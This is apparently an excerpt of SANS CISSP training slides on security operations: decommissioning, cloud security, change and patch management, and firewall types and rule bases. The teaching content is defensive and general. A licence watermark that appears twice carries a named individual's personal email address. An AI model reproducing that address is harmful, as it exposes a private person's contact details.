- Main point in this domain is to appreciate that security assessment is an operational task that must be routinely or continuously performed



MGT414 | SANSTraining Program for CISSP® Certification 21

Security Assessment

An additional operational aspect of security relates to routinely assessing security posture. This goes beyond the typical monitoring previously discussed. The goal is to routinely assess and reassess the organization's security posture to ensure that the asset and vulnerability landscape has not changed appreciably without the organization's awareness.

Tools and techniques used for assessment purposes were discussed as part of Domain 6: Security Assessment and Testing. The main point to be added in this domain is to appreciate that security assessment is an operational task that must be routinely or continuously performed and leveraged.

DECOMMISSIONING/DEPROVISIONING

- Decommissioning – the process of removing an application, system, user, or data from active production
- Systems – ensure no sensitive data persists
 - Wiping any/all hard disks; formatting is not enough
 - Printers are systems, too
- Users – ensure post-employment access is appropriate
 - Ensure organization's data is transferred to the right person
 - Ensure all user's access ceases with their employment
- Data – ensure data past its retention data is appropriately removed/wiped from all locations/backups



MGT414 | SANSTraining Program for CISSP® Certification 22

Decommissioning/Deprovisioning

The final stage of the lifecycle involves decommissioning or deprovisioning. Decommissioning is the process of removing an application, system, user, or data from active production.

Systems –
 Ensure no sensitive data persists
 Wiping any/all hard disks; formatting is not enough
 Printers are systems, too

Users –
 Ensure post-employment access is appropriate
 Ensure organization's data is transferred to the right person
 Ensure all user's access ceases with their employment

Data – Ensure data past its retention data is appropriately removed/wiped from all locations/backups

CLOUD COMPUTING

Cloud computing uses virtualization to provide highly available applications and servers

- Modeled after the electrical grid
- The term "cloud" is based on network clouds

Cloud providers include:

- Amazon's EC2 (Elastic Compute Cloud)
- Microsoft Azure
- Google App Engine
- Rackspace
- OpSource



MGT414 | SANSTraining Program for CISSP® Certification 23

Cloud Computing

Cloud computing is virtualization deployed on a large scale, spanning multiple locations. The term "cloud" implies some level of geographic redundancy.

Clouds may be public, such as Amazon's EC2, Google's App Engine, and many more. They may also be private, hosted at multiple physical locations within one organization.

Clouds offer many advantages, including the fast deployment of advanced services. If you'd like 1,000 new email accounts, your local IT department may need weeks or more to fulfill your order. For a cloud-based email provider, the process typically takes minutes and a credit card.

ELASTIC CLOUD COMPUTING

Elastic Cloud Computing focuses on dynamically provisioning resources to cloud services

- Provide the computing resources of anywhere from 1 to thousands of systems, within minutes

Elastic Cloud Computing services can also be used on-demand

- Rent a high-volume web service for 8 hours, for example

Organizations typically pay per "unit," not per virtual host

- Based on equivalent CPU capacity



Elastic Cloud Computing

Elastic Cloud Computing seeks to lower friction (delays) by providing cloud resources dynamically. Instead of operating a service 24/7, a client may deploy a service as needed, from hours on up, and then decommission the service when no longer needed.

Amazon Elastic Compute Cloud (EC2) is an example of elastic cloud computing. See <https://mgt414.com/2j> for more information.

Amazon charges per unit. One unit^[1] provides the equivalent CPU capacity of a 1.0-1.2 GHz 2007 Opteron or 2007 Xeon processor.^[1]

[1] Amazon EC2 FAQs - Amazon Web Services <https://mgt414.com/2j>

IAAS, PAAS, AND SAAS

Clouds offer various levels of service granularity:

Infrastructure as a Service (IaaS)

- Cloud-based Virtual Private Servers (VPS), such as a Linux server
- Platform as a Service (PaaS)

- A server service, such as an Apache web service

Software as a Service (SaaS)

- A client service, such as client email like Gmail



MGT414 | SANSTraining Program for CISSP® Certification 25

IaaS, PaaS, and SaaS

Cloud computing offers various levels of service: Infrastructure, Platform, or Software "as a service."

Infrastructure as a Service (IaaS) example: A Virtual Private Server (VPS) offering full control of the operating system, including root/administrator access. Administrators can install software, patch the kernel, upgrade the OS, etc.

Platform as a Service (PaaS) example: A web server instance, such as Apache or IIS. Administrators have control over the service configuration only, and not the general operating system. An administrator could restart the web service, but not reboot the entire system, for example.

Software as a Service (SaaS) example: Cloud-based application access, such as webmail.

PROVISIONING CLOUD SERVERS

- Many cloud providers make preconfigured virtual machine images available
- Operating system and/or software is preinstalled, patched and partially configured
 - For example: Ubuntu, Apache, and WordPress
- Vulnerabilities or weaknesses present in a preconfigured image or service can be replicated many times as images are provisioned



MGT414 | SANSTraining Program for CISSP® Certification 26

Provisioning Cloud Servers

Cloud providers make preconfigured base images available, saving the customer from configuring a web server, for example, from the ground up.

Imagine a client wishes to host a blog, using Infrastructure as a Service to host the blog software. The client could start from scratch with a generic Linux server installation, such as Ubuntu 14.04 LTS, and then install and configure all of the required components, such as the Apache web server, WordPress software, etc.

Or the client can provision a preconfigured Ubuntu, Apache, WordPress server image, with all required software already installed and configured. The latter model offers compelling time savings. The risk is misconfigurations, mistakes, or security vulnerabilities in the preconfigured software. This problem may be worsened as a single virtual image is used hundreds or more times.

DEPROVISIONING CLOUD SERVERS

- Secure deprovisioning of cloud servers is essential
- What happens when you decide to delete a cloud server?
 - Are the virtual images securely wiped?
 - Do backups remain in the cloud?
 - Have data remnants been securely deleted?
- Contracts with cloud providers should spell out data retention and remanence policies



MGT414 | SANSTraining Program for CISSP® Certification 27

Deprovisioning Cloud Servers

What happens to the data when an organization terminates its contract with a cloud provider? There are contractual issues, which we will discuss shortly. Assuming the contract requires deletion of the organization's data, what assurance does the organization have that this occurs securely, in all places?

From a forensics standpoint, securely deleting data from a magnetic drive is straightforward: At minimum, perform a bit-level overwrite of the media. More sensitive data may require more stringent deletion: Multiple overwrites, degaussing, destruction, etc.

What happens in the cloud? Assuming the data is deleted, are all copies deleted? If so, how? Is it simply marked unallocated, or is it actually wiped via forensically sound methods?

MULTI-TENANT CLOUDS

Cloud providers may combine virtual machines from multiple organizations onto one physical host

- Called multi-tenant cloud

Would you allow other organizations on your network or in your building?

- Remember: A hypervisor is not a firewall

Single-tenant clouds dedicate host hardware to a specific organization



MGT414 | SANSTraining Program for CISSP® Certification 28

Multi-Tenant Clouds

Cloud service consumers and providers benefit from the economies of scale that is able to be achieved via cloud computing, which can result in reduced costs compared to an individual organization delivering the capability on their own. The cost reduction is achieved via many aspects of the cloud, but much of the benefit is achieved via a large number of consumers. However, this scale can be its own challenge when it comes to security.

One security concern directly results from multiple consumers sharing the same physical host with others. Consider a consumer having a dedicated virtual machine that resides on the same physical system/hypervisor as others' virtual machines. This approach, referred to as a multi-tenant cloud, can result in one organization potentially assuming some of the risk of other consumers' resources. Could a security flaw one consumer's guest virtual machine impact another consumer? While attempts are made to mitigate this security risk, a hypervisor is not a dedicated physical firewall.

CLOUDS WITHOUT BORDERS

- Most clouds provide no geographic boundaries: Infrastructure, platforms, software, and data may move freely across the world
- Regulations must be carefully considered
 - There is no HIPAA, GLBA, SOX, etc., outside of the United States
- Government clouds are designed to guarantee data stays within the boundaries of the client organization's country



MGT414 | SANSTraining Program for CISSP® Certification 29

Clouds Without Borders

Do you know where your data is? This is an important question to answer in an age of information security and privacy regulations. A nation's laws generally end at its borders: The United States Health Insurance Portability and Accountability Act (HIPAA) does not extend to the United Kingdom, France or Germany, for example. And, on the other hand, EU privacy laws generally don't hold in the United States.

Beyond the laws and regulations of the client organization, a cloud provider may place data in a foreign country, where different laws and regulations have jurisdiction. Also, what if a foreign government or military seeks access to data located in a local data center used by the cloud provider?

Government clouds address these issues by placing all servers and data within the country of the client's choice. These offerings are usually more expensive than typical cloud offerings.

CLOUD CONTRACTS

- Your rights should be clearly spelled out in the contract
- Details to include:
 - Service Level Agreements (SLAs)
 - Right to audit and pen test
 - Ownership of data
 - Termination agreement including secure return and/or destruction of data and all copies



MGT414 | SANSTraining Program for CISSP® Certification 30

Cloud Contracts

There are specific details to consider and rights to require before signing a contract with a cloud provider.

Details include service level agreements, ownership of data (including backups), and termination agreements. Specific rights to require include the right to audit, right to conduct vulnerability assessments, and the right to conduct penetration tests (both internal and third party).

These issues tend to be simpler to negotiate before the contract is signed, as opposed to after.

SERVICE LEVEL AGREEMENT (SLA)

- Service level agreements establish contractual obligations required to be met in order to provide acceptable service
- Agreed upon levels of service must necessarily be measurable in order to determine compliance or noncompliance

General service level agreement metrics:

- Turnaround times
- Average response times
- Number of online users
- System utilization rates
- System up times
- Volume of transactions
- Production problems



MGT414 | SANSTraining Program for CISSP® Certification 31

Service Level Agreement (SLA)

A service level agreement (SLA) is extremely important in that it addresses one of three key areas of security—availability. Even your service providers need a good SLA. How can you guarantee the quality of service to your internal users or clients if you do not know what is guaranteed by your providers? If you have an ISP that can give you only 98 percent availability, it is impossible for you to promise a 99 percent availability level to your clients and users. Ensure that the SLA has clear metrics and verify if it is monitored by the provider or if you must monitor it yourself in the event you want claim damage or infringement of the SLA's promise.

CLOUD ADVANTAGES

- No need to manage a data center to host equipment and software
- Preconfigured services may be quickly deployed
- Redundancy
- Speedy deployment times
- Lower cost
- Higher performance
- Easier scalability



MGT414 | SANSTraining Program for CISSP® Certification 32

Cloud Advantages

Clouds offer many advantages, as outlined above. Typical IT departments may take months to deploy advanced services on a large scale, which cloud providers can often deploy within minutes. The result is less "friction." Organizations can focus on their business, and offload IT duties to a third-party cloud provider.

There are also significant cloud security concerns, which we will address in the next section.

CLOUD SECURITY CONCERNS

- Organizations using clouds outsource trust to the cloud provider
- What happens if the cloud provider is compromised?
- Do you know where your data is?
- Your data may be accessible everywhere: Is this a good idea?
- Do you have the right to audit?
 - Or the right to conduct a penetration test?



MGT414 | SANSTraining Program for CISSP® Certification 33

Cloud Security Concerns

The fundamental cloud security issue is the loss of control: Organizations no longer have direct control over their applications or data. This raises a number of issues: What if your email is compromised? For example, if your organization's email is hosted on an internal Microsoft Exchange server, in the worst case you could contain the incident by removing network connectivity or power. You do not have that option in the cloud.

Also: Do you know where your data is? Is it located in a foreign country with different security and privacy laws than your own? Is it in a jurisdiction that may allow a foreign government access, perhaps without your knowledge? We will discuss these issues and many more in the upcoming section.

CLOUD SECURITY ALLIANCE

- Not-for-Profit organization focused on security guidance supporting cloud computing
- Major security guidance includes:
 - *Security Guidance for Critical Areas of Focus in Cloud Computing*
 - *Cloud Controls Matrix*
 - *Consensus Assessments Initiative Questionnaire*
 - *Cloud Computing Top Threats*
- Partnered with (ISC)² in development of the Certified Cloud Security Professional (CCSP) credential
 - Which indicates that cloud security coverage on the CISSP exam will come from a similar vantage point



SANS

MGT414 | SANSTraining Program for CISSP® Certification 34

Cloud Security Alliance

A major voice in the security of cloud computing is the not-for-profit organization, the Cloud Security Alliance. As suggested by the name, the primary focus of the organization is to emphasize security in implementing or consuming cloud services. Some of the most important work done by the Cloud Security Alliance is generating and disseminating research and guidance aimed at improving the state of cloud security.

Some of the more prominent guidance they have distributed includes:

- *Security Guidance for Critical Areas of Focus in Cloud Computing*
- *Cloud Controls Matrix*
- *Consensus Assessments Initiative Questionnaire*
- *Cloud Computing Top Threats*

CSA has also partnered with (ISC)² in developing the CCSP, Certified Cloud Security Professional, certification offering.

Additional information, research, and guidance from CSA can be found at <https://cloudsecurityalliance.org>.

CSA: SECURITY GUIDANCE FOR CRITICAL AREAS OF FOCUS IN CLOUD COMPUTING

CSA's guidance on cloud computing security split into 14 domains across 3 overarching categories:

Cloud Architecture

1. Cloud Computing Architectural Framework

Governing in the Cloud

2. Governance and Enterprise Risk Management
3. Legal Issues: Contracts and Electronic Discovery
4. Compliance and Audit Management
5. Information Management and Data Security
6. Interoperability and Portability Section

Operating in the Cloud

7. Traditional Security, Business Continuity, and Disaster Recovery
8. Data Center Operations
9. Incident Response
10. Application Security
11. Encryption and Key Management
12. Identity, Entitlement, and Access Management
13. Virtualization
14. Security as a Service¹



SANS

MGT414 | SANSTraining Program for CISSP® Certification 35

Security Guidance for Critical Areas of Focus in Cloud Computing

Perhaps the most well-known guidance from CSA is their "Security Guidance for Critical Areas of Focus in Cloud Computing." Though a mouthful of a title, the document has long served a key role in providing systematic guidance on cloud security. The document places particular emphasis on differentiating how the cloud space might differ from approaches or notions held in the traditional paradigm.

Cloud Architecture

- 1: Cloud Computing Architectural Framework

Governing in the Cloud

- 2: Governance and Enterprise Risk Management
- 3: Legal Issues: Contracts and Electronic Discovery
- 4: Compliance and Audit Management
- 5: Information Management and Data Security
- 6: Interoperability and Portability Section

Operating in the Cloud

- 7: Traditional Security, Business Continuity, and Disaster Recovery
- 8: Data Center Operations
- 9: Incident Response
- 10: Application Security
- 11: Encryption and Key Management
- 12: Identity, Entitlement, and Access Management
- 13: Virtualization
- 14: Security as a Service²

[1] Security Guidance for Critical Areas of Focus in Cloud Computing <https://mgt414.com/52>

[2] Ibid.

THE TREACHEROUS TWELVE: CSA'S CLOUD COMPUTING TOP THREATS IN 2016

1. Data Breaches
2. Weak Identity, Credential, and Access Management
3. Insecure APIs
4. System and Application Vulnerabilities
5. Account Hijacking
6. Malicious Insiders
7. Advanced Persistent Threats (APTs)
8. Data Loss
9. Insufficient Due Diligence
10. Abuse and Nefarious Use of Cloud Services
11. Denial of Service
12. Shared Technology Issues¹



SANS

MGT414 | SANSTraining Program for CISSP® Certification 36

The Treacherous Twelve: CSA's Cloud Computing Top Threats in 2016

CSA routinely publishes research and guidance on the top threats in the cloud computing space. The most recent guidance is referred to as the "Treacherous Twelve." While many of these dozen are universal themes, some are much more prevalent and prominent in the cloud services space.

1. Data Breaches
2. Weak Identity, Credential, and Access Management
3. Insecure APIs
4. System and Application Vulnerabilities
5. Account Hijacking
6. Malicious Insiders
7. Advanced Persistent Threats (APTs)
8. Data Loss
9. Insufficient Due Diligence
10. Abuse and Nefarious Use of Cloud Services
11. Denial of Service
12. Shared Technology Issues²

[1] The Treacherous 12 <https://mgt414.com/1h>

[2] Ibid.

Course Roadmap

- Security and Risk Management
- Asset Security
- Security Architecture and Engineering
- Communication and Network Security
- Identity and Access Management
- Security Assessment and Testing
- **Security Operations**
- Software Development Security

SECURITY OPERATIONS

1. Secure Resource Provisioning
2. Change, Patch, and Vulnerability Management
3. Preventive Measures
4. Detection, Logging, and Monitoring
5. Incident Response
6. Investigations and eDiscovery
7. Resiliency, Disaster Recovery and Business Continuity

SANS

MGT414 | SANSTraining Program for CISSP® Certification 37

SANS EDU VN @ WWW.SANS.EDU.VN.

Licensed To: Nancy Arnold <shawnacrum1@gmail.com>

CHANGE MANAGEMENT

- Information Systems and applications will necessarily change over time
- Change Management is the process of ensuring the changes don't negatively impact the system
- Change Management also dictates that changes are both approved by the Change Control Board (CCB) and documented in the Change Management Database (CMDB)
- Security should be one of the considerations when approving a change



MGT414 | SANSTraining Program for CISSP® Certification 38

Change Management

After working to develop a secure starting point, change management seeks to ensure that changes beyond the baseline don't negatively impact the system or organization.

Information Systems and applications will necessarily change over time. The goal of change management is to ensure those necessary changes do not unnecessarily introduce problems. Change Management also dictates that changes are both approved and documented in a Change Management Database (CMDB). Security should be one of the considerations when determining whether to approve a change.

WHY CONTROL CHANGES?

Primary goals of change control

- Overarching goal of change control is to ensure that changes don't negatively impact security posture of the organization
- Notify stakeholders and potentially impacted users of upcoming changes
- Determine potential system security impacts are acceptable
- Document planned changes to allow for review
- Identify possible means to revert to prior state should changes have unexpected negative impacts



MGT414 | SANSTraining Program for CISSP® Certification 39

Why Control Changes?

Change control is the process of tracking and approving of changes to a system, including identifying, controlling, and auditing all system changes.

That process includes hardware, software, and networks.

Change control is also concerned with changes that might affect security.

It ensures that changes are reflected in the current documentation.

CHANGE CONTROL BOARD

- System and application changes often have broader impacts than first anticipated
- Change Control Board (CCB) helps in the management of change
- Changes are reviewed, approved, and scheduled by the CCB to limit company impact
 - This helps alleviate potential issues not foreseen by the group initially requesting the change



MGT414 | SANSTraining Program for CISSP® Certification 40

Change Control Board

A Change Control Board (CCB) is a group responsible for ensuring that changes happen in a manner that doesn't negatively impact the organization. System and application changes often have broader impacts than first anticipated.

The CCB helps in the management of change to minimize negative impacts. Proposed changes are presented, reviewed, approved, and scheduled by the CCB to limit company impact. This coordination helps alleviate potential issues not foreseen by the group initially requesting the change.

CHANGE CONTROL PROCESS

Generally accepted procedures to implement change control process

- Notification of desire for change
- Formally documenting change details
 - If possible, and warranted, also documenting failback plan should change not proceed as expected
- Determining appropriate schedule for change
- Making the change
- Reporting success, failure, and any relevant additional details regarding change



Change Control Process

An application for a change is presented to the entity responsible for approving and administering changes.

A change approval involves a trade-off analysis of the change and the corresponding justifications.

Changes should be documented and updated and the change recorded in a change control log.

The change should be formally tested.

A full report must be submitted to management with a summary of the change.

PATCH MANAGEMENT

- Patch Management involves the routine updating of an OS and applications as vendor updates are released
- One of the most common and significant routine security changes
- Patch testing and deployment procedures are typically required
 - Delicate balance between operational stability and uptime versus rapid patch deployment



MGT414 | SANSTraining Program for CISSP® Certification 42

Patch Management

Patch Management represents a specific type of change that involves the routine updating of an OS and applications as vendor updates are released. Patch management is one of the most common and significant routine security changes.

Patch testing and deployment procedures are typically required. However, the volume of patches released typically serves to make most patch testing procedures rather limited. A delicate balance between operational stability and uptime versus rapid patch deployment must be sought. Many organizations have abandoned any semblance of a patch testing procedure in favor of automated patch deployment. There are risks associated with both patching without testing as well as not patching fast enough.

PATCH WINDOWS AND TESTING

- A maintenance window for patch installations should be agreed upon in advance
- Patch Testing considerations are not clear-cut
- Risk-based decision to determine the level of testing
- How rapidly can patches be deployed?
 - Testing delays patch deployment
 - Phased deployment as testing
- Which systems get patches outside of normal patch timelines?



MGT414 | SANSTraining Program for CISSP® Certification 43

Patch Windows and Testing

A maintenance window for patch installations should be agreed upon in advance as routine patch releases are to be expected. Additionally, a process for accelerated patch deployment, in advance of a maintenance window, should be reviewed in case a time comes when a patch is so critical that waiting for a maintenance window introduces an unacceptable level of risk.

Patch Testing considerations are not clear-cut. A Risk-based decision must be made to determine the level of testing needed for an organization. Testing necessarily introduces some delay into the patch deployment. Does the testing actually achieve anything? Some organizations have opted for automated patch deployment where possible, and are willing to accept the potential risk associated with this. Others are using a phased deployment of patches in which patches are deployed initially to the least critical systems, and then if no issues appear, move slowly to increasingly critical systems.

PATCH, RINSE, REPEAT

- The never-ending cycle
 - Patch identification
 - Possible patch testing
 - Patch deployment
 - Patch verification
- Cycle is certainly tedious, but vastly important
- Much of an organization's security is dependent upon good patching practices
- Honestly requires dedicated staff in most organizations



MGT414 | SANSTraining Program for CISSP® Certification 44

Patch, Rinse, Repeat

The joyless patch cycle process is a never-ending soul-crushing process. The ongoing process starts with patch identification. Then it moves into possible patch testing. See previous slide for commentary on testing or not testing. Next up, we have patch deployment where patches are installed on the systems. The final phase involves patch verification.

Patch verification serves to ensure that the patches have been successfully installed on all systems. The basic process often simply leverages the patch management console, at least initially. However, getting a second opinion for this incredibly important aspect is warranted, and simple. By leveraging a vulnerability scanner, the organization can rapidly get a second opinion as to whether patch installation was successful and hit all systems.

VULNERABILITY MANAGEMENT

Vulnerability management is necessarily associated with patch management

- Serves as one means ensuring that patches have been deployed as suggested
- Goal of vulnerability scanning is to enumerate known flaws

- Identifying flaws in client-side applications will require authenticated vulnerability scanning

Goal of vulnerability management is to pick up where scanning finishes to ensure prioritized remediation occurs in a timely fashion



MGT414 | SANSTraining Program for CISSP® Certification 45

Vulnerability Management

How successfully have patches been deployed? Did any patches on systems or entire systems get missed? Vulnerability scanning can provide a means outside of the patch management solution to answer these questions. The primary focus of vulnerability scanning is to determine if a patchable flaw persists. With attackers emphasizing client-side exploitation, enumerating flaws will now require the ability to authenticate to the system being assessed to determine what version of client applications are installed, and therein identify a lack of patch.

Simply scanning to enumerate vulnerabilities provides little to no value to an organization. Where value is derived is through the management of those flaws, which seeks prioritized remediation of flaws.

Course Roadmap

- Security and Risk Management
- Asset Security
- Security Architecture and Engineering
- Communication and Network Security
- Identity and Access Management
- Security Assessment and Testing
- **Security Operations**
- Software Development Security

SECURITY OPERATIONS

1. Secure Resource Provisioning
2. Change, Patch, and Vulnerability Management
3. **Preventive Measures**
4. Detection, Logging, and Monitoring
5. Incident Response
6. Investigations and eDiscovery
7. Resiliency, Disaster Recovery and Business Continuity

SANS

MGT414 | SANSTraining Program for CISSP® Certification 46

SANS EDU VN @ WWW.SANS.EDU.VN.

Licensed To: Nancy Arnold <shawnacrum1@gmail.com>

FIREWALLS

- One of the most basic, and vital, preventive technologies for every organization
- First overt security device on inbound path for traffic
- The firewall was primarily designed for filtering traffic coming from external networks
- Should only expose necessary services to the external network



MGT414 | SANSTraining Program for CISSP® Certification 47

Firewalls

The perimeter firewall is likely the first security tool to be encountered on the ingress and the last security tool to be seen for egress.

The primary focus of the perimeter firewall in the modern enterprise is to provide somewhat basic, but fast security screening before reaching a more capable firewall. Even though we now have much more advanced firewalling capabilities, the increased features come at a price in terms of speed. Also, the cooler features imply increased complexity, and therein vulnerability.

DEFAULT DENY INBOUND

- Almost all organizations will already employ a default deny inbound traffic approach
- Holes are punched through the firewall for public consumption services (e.g.)
 - Allow any any -> Web Server TCP/80 TCP/443
 - Allow any any -> DNS Server UDP/53
 - Allow any any -> Mail Server TCP/25
 - ...
- Everything else blocked by
 - Deny any any -> any any
- Is this sufficient?
- Could we do better? What about logging?



MGT414 | SANSTraining Program for CISSP® Certification 48

Default Deny Inbound

Most organizations already employ a default deny rule for inbound traffic that is not explicitly allowed.

We create holes for any specific service that requires externally sourced communication. For example:

```
allow any any -> Web Server TCP/80 TCP/443
allow any any -> DNS Server UDP/53
allow any any -> Mail Server TCP/25
...
```

There is typically an implied `deny any any -> any any` at the bottom of the rule base, so that anything not allowed before hitting the end gets blocked.

This seems to work fairly well, but can we improve upon it?

From a performance perspective, if you have a significant volume of traffic that has to be evaluated by a large rule base before ultimately getting dropped, then it might be worthwhile to put an explicit block above the allow rules. However, general performance tuning is not our primary concern. We want to achieve a more robust security posture.

One thing we need to consider is the logging capabilities of the particular firewall. Do we get per rule logging options, like with iptables, or do we get packet logging regardless of the rule matched? There could be traffic that we do not really care to have logged as it is so tremendously high volume and we think the likelihood of abuse is sufficiently low. In these circumstances, we might look into splitting out the high-volume traffic to be blocked or allowed without any logging, again assuming per rule logging is an option.

Regardless of logging, we do have some additional filtering potential.

ADDITIONAL LAYER 3 INBOUND FILTERING

- Firewalls should filter both inbound and outbound traffic
- Source IP Address Filters
 - Blacklist source IP address historically up to no good
 - Blacklist bogus source IP (RFC 1918, Bogons¹, Your public IP space)
 - Blacklist regions of the world that lack business need to communicate with your org (GeoIP filter)
- Destination IP Address Filters
 - Perhaps blocks for unused public IPs allocated to your organization (or send to a Honeypot)

Additional Layer 3 Inbound Filtering

Beyond the implicit deny and the particular allowances we could bolster the rule base with some additional prevention/detection. Do you really want every system/IP in the universe to be able to talk to your website? Probably not, but you want all potential legitimate customers, clients, etc. to be able to interact with our public systems.

The trick is, how can we safely differentiate folks hitting our public consumption services for good from those hitting it for evil? Well, for a start, if they are presenting with a known RFC 1918, Bogon², or your own address space, then they are unlikely to be legitimate.

For some organizations, it makes sense to perform geographical blocking, which is blocking based on the region or country the traffic is sourced from. Typically, this is achieved with a GeoIP lookup database, like the ones available from MaxMind³ (some of which, like GeoLite2⁴ databases, are free.)

While strange years back to consider blocking off chunks of the world, many of us, especially those who travel throughout the world are not even a little surprised by this. Numerous streaming services are limited based on country of origin. Note also, that GeoIP blocking can be very easily bypassed by even a moderately sophisticated adversary (e.g. tunneling traffic through a free Linux AWS MicroServer).

However, just because some can bypass the filter does not negate its value.

Naturally, with any sort of blacklist/blocklist, you need to be mindful that the data can change over time. Also, understand that you definitely run the risk of some blocking of potentially legitimate traffic.

Here is the Team Cymru dotted decimal bogon list (current as of December 2014):

- 0.0.0.0 255.0.0.0
- 10.0.0.0 255.0.0.0
- 100.64.0.0 255.192.0.0
- 127.0.0.0 255.0.0.0
- 169.254.0.0 255.255.0.0
- 172.16.0.0 255.240.0.0
- 192.0.0.0 255.255.255.0
- 192.0.2.0 255.255.255.0
- 192.168.0.0 255.255.0.0
- 198.18.0.0 255.254.0.0
- 198.51.100.0 255.255.255.0
- 203.0.113.0 255.255.255.0
- 224.0.0.0 240.0.0.0
- 240.0.0.0 240.0.0.0¹

These source addresses should be dropped by the external interface of your external router or firewall. Also consider adding your internal IP addresses to this list (if they are not already listed, such as RFC 1918 addresses), to prevent inbound spoofing.

[1] Team Cymru <https://mgt414.com/46>

[2] Ibid.

[3] IP Geolocation and Online Fraud Prevention | MaxMind <https://mgt414.com/3m>

[4] GeoLite2 Free Downloadable Databases « MaxMind Developer Site <https://mgt414.com/2u>

TYPES OF FIREWALLS

- Firewalls sit between two networks and control the flow of traffic
- There are four main types:
 - Packet filtering
 - Stateful
 - Proxy
 - Next Generation Firewalls (NGFW)

SANS

MGT414 | SANSTraining Program for CISSP® Certification 51

Types of Firewalls

Probably the first thing any security analyst does when he designs a network these days is to plan for a firewall. It's almost impossible to have any kind of good internal security controls without first establishing a secure network perimeter. In fact, the principle of security in-depth practically demands that you be able to control the traffic entering and leaving your network. Fortunately, firewalls are very visible components of today's information security scene. They're usually the first thing management thinks of when they write out the security budget.

A good firewall (or at least a filtering router) can help prevent a variety of different types of attacks. In our scenario, it provides two very helpful functions: It prevents outsiders from accessing internal network services and from using spoofed IP addresses, which should only appear inside your own network.

Blocking access to noncritical services probably is the single biggest benefit of any of the risk management techniques we're going to discuss. Why offer to the entire internet every service that's running on your internal LAN? Offering such provides what the military would call a target-rich environment. If you narrow down to a select few, the range of services you offer, you can concentrate on configuring those services in as secure a manner as possible, while simultaneously denying an attacker any possibility of using poorly managed secondary services against you.

PACKET-FILTERING FIREWALL

- Examines each packet independently and determines whether packets should pass or be dropped
- Has no idea of what traffic came before it
- Very fast, but not very secure
- Referred to as access control lists (ACLs) on some devices

Packet-Filtering Firewall

A packet-filtering firewall is the most basic type of firewall. It is fairly simple in its processing capabilities, which means it is very fast but not very secure in protecting a network. A packet-filtering firewall works by examining each packet independently and determines whether it should pass or be dropped. This type of firewall has no idea of what traffic came before it. It essentially only looks at the network protocol information in each packet to determine whether the packet should be dropped or allowed on to the network. Because it has no idea of what other packets occurred on the network, it has to make assumptions, and those assumptions are not always correct.

Several types of attacks can be used to bypass these firewalls. Packet-filtering firewalls complement detailed defense policies that include other firewalls but are not usually used by themselves.

STATEFUL INSPECTION FIREWALL

- Keeps a state table of all traffic going across a network
- Uses the state table to determine whether a packet should pass or be dropped
- More secure, but slower than a packet-filtering firewall



MGT414 | SANSTraining Program for CISSP® Certification 53

Stateful Inspection Firewall

A stateful inspection or stateful packet-filtering firewall builds on top of a packet-filtering firewall and overcomes many of the limitations. The big drawback of a packet-filtering firewall is that it has to make assumptions because it does not keep track of what packets occurred before the packet that is being examined. A stateful packet-filtering firewall overcomes this by keeping a state table of all traffic that occurred on the network. By having a state table, assumptions no longer have to be made when filtering out or dropping packets.

Because a stateful packet-filtering firewall has to maintain a state table, it increases the resources that have to be used on the firewall and therefore these types of firewalls are slower than packet-filtering firewalls. This should make sense because there is no free lunch in network security: Whenever you increase the security, you decrease the speed.

PROXY FIREWALL

- Creates two TCP connections for each request
- Maintains one TCP connection with the client and one with the server
- Also called an application proxy because it processes packets at all seven layers



MGT414 | SANSTraining Program for CISSP® Certification 54

Proxy Firewall

When you read this slide, it is important that you think "proxy firewall." The term *proxy* has many meanings across the security industry, and many people use it in different fashions, depending on the context. In this context, we are talking about a true proxy firewall that can filter out and drop packets.

Unlike the other two firewalls, instead of just examining the packets, a proxy firewall is actually the termination point for the network communication. Therefore, a proxy firewall truly sits between two systems that are communicating. The way a proxy firewall does this is by creating two TCP connections for each request. It maintains one TCP connection with the client and one with the server. It is also called an application proxy because it processes packets at all seven layers of the OSI model.

CIRCUIT-LEVEL PROXY FIREWALL

- Does not use application-level proxy software
- Develops a virtual connection between the host and destination
- Typically sits at the session layer
- SOCKS is the most common example
 - Replaces network system calls with socks calls
 - Network utilities have to be "socksified" to operate (ftp and telnet, for example)



MGT414 | SANSTraining Program for CISSP® Certification 55

Circuit-Level Proxy Firewall

The following are some key characteristics of a circuit-level firewall:

- Operates as a proxy server
- Does not use application level proxy software
- Develops a virtual connection between the host and destination
- Typically sits at the session layer

SOCKS is a circuit-level proxy server that is used to authenticate a client. It supports hosts to connect through a firewall to an internal computer and it supports internal computer connections to external networks.

APPLICATION-LEVEL PROXY FIREWALL

Application Level:

- Implemented on a computer by using proxy server software
- Hides the origin of packet
- Acts as intermediary and moves an accepted packet from one network to another network (proxy server)
- Referred to as application layer gateway
- Operates at Layer 7
- Laid the foundation for NGFW



MGT414 | SANSTraining Program for CISSP® Certification 56

Application-Level Proxy Firewall

Typically used with a dual-homed host and records session history.

Proxy firewalls can be established for a variety of protocols, including HTTP, SMTP, and FTP.

NEXT GENERATION FIREWALLS(NGFW)

- NGFWs are consistently replacing SI firewalls in hardware refresh cycles and new deployments
- So, why do we talk about two different types of firewalls separately?
 - The reason is to emphasize the likely necessity of both types of firewalls as separate controls
 - Well, we actually talk about firewalls again later, too, so really that is three and counting
- Though many organizations do this differently (and wrong), Next Generation firewalls should not replace traditional firewalls but complement them

SANS

MGT414 | SANSTraining Program for CISSP® Certification 57

Next Generation Firewalls (NGFW)

Firewalls, those old stalwarts of network security, have changed quite a bit as of late. Though we have already talked about SI (Stateful Inspection) firewalls, now we can attend to a newer breed of firewall, NGFW.

Honestly, when I first started hearing the term NGFW bandied about, I thought it was utterly a marketing gimmick. Though I suppose there is some truth to the marketing angle, as NGFW is still fundamentally a firewall, NGFW does employ some specific tactics, distinct from SI, to achieve more robust capabilities warranted in today's threat landscape.

One point of order regarding NGFW: These devices, even though they are firewalls and cooler than SI firewalls, should not replace but complement the SI firewall deployment.

LAYER 7 FIREWALLING

- Is NGFW just a marketing term to reinvigorate a commoditized product offering?
- There are clear distinctions between NGFW and traditional firewalls
- The key difference between NGFW and SI Firewalls is the extent to which filtering can be based upon Layer 7 characteristics
- SI Firewalls do have to dig into Layer 7 in order to filter (e.g. handling FTP properly)
 - However, they are still fundamentally Layer 3/4 focused
- NGFWs are overtly instrumented to handle Layer 7 aspects



MGT414 | SANSTraining Program for CISSP® Certification 58

Layer 7 Firewalling

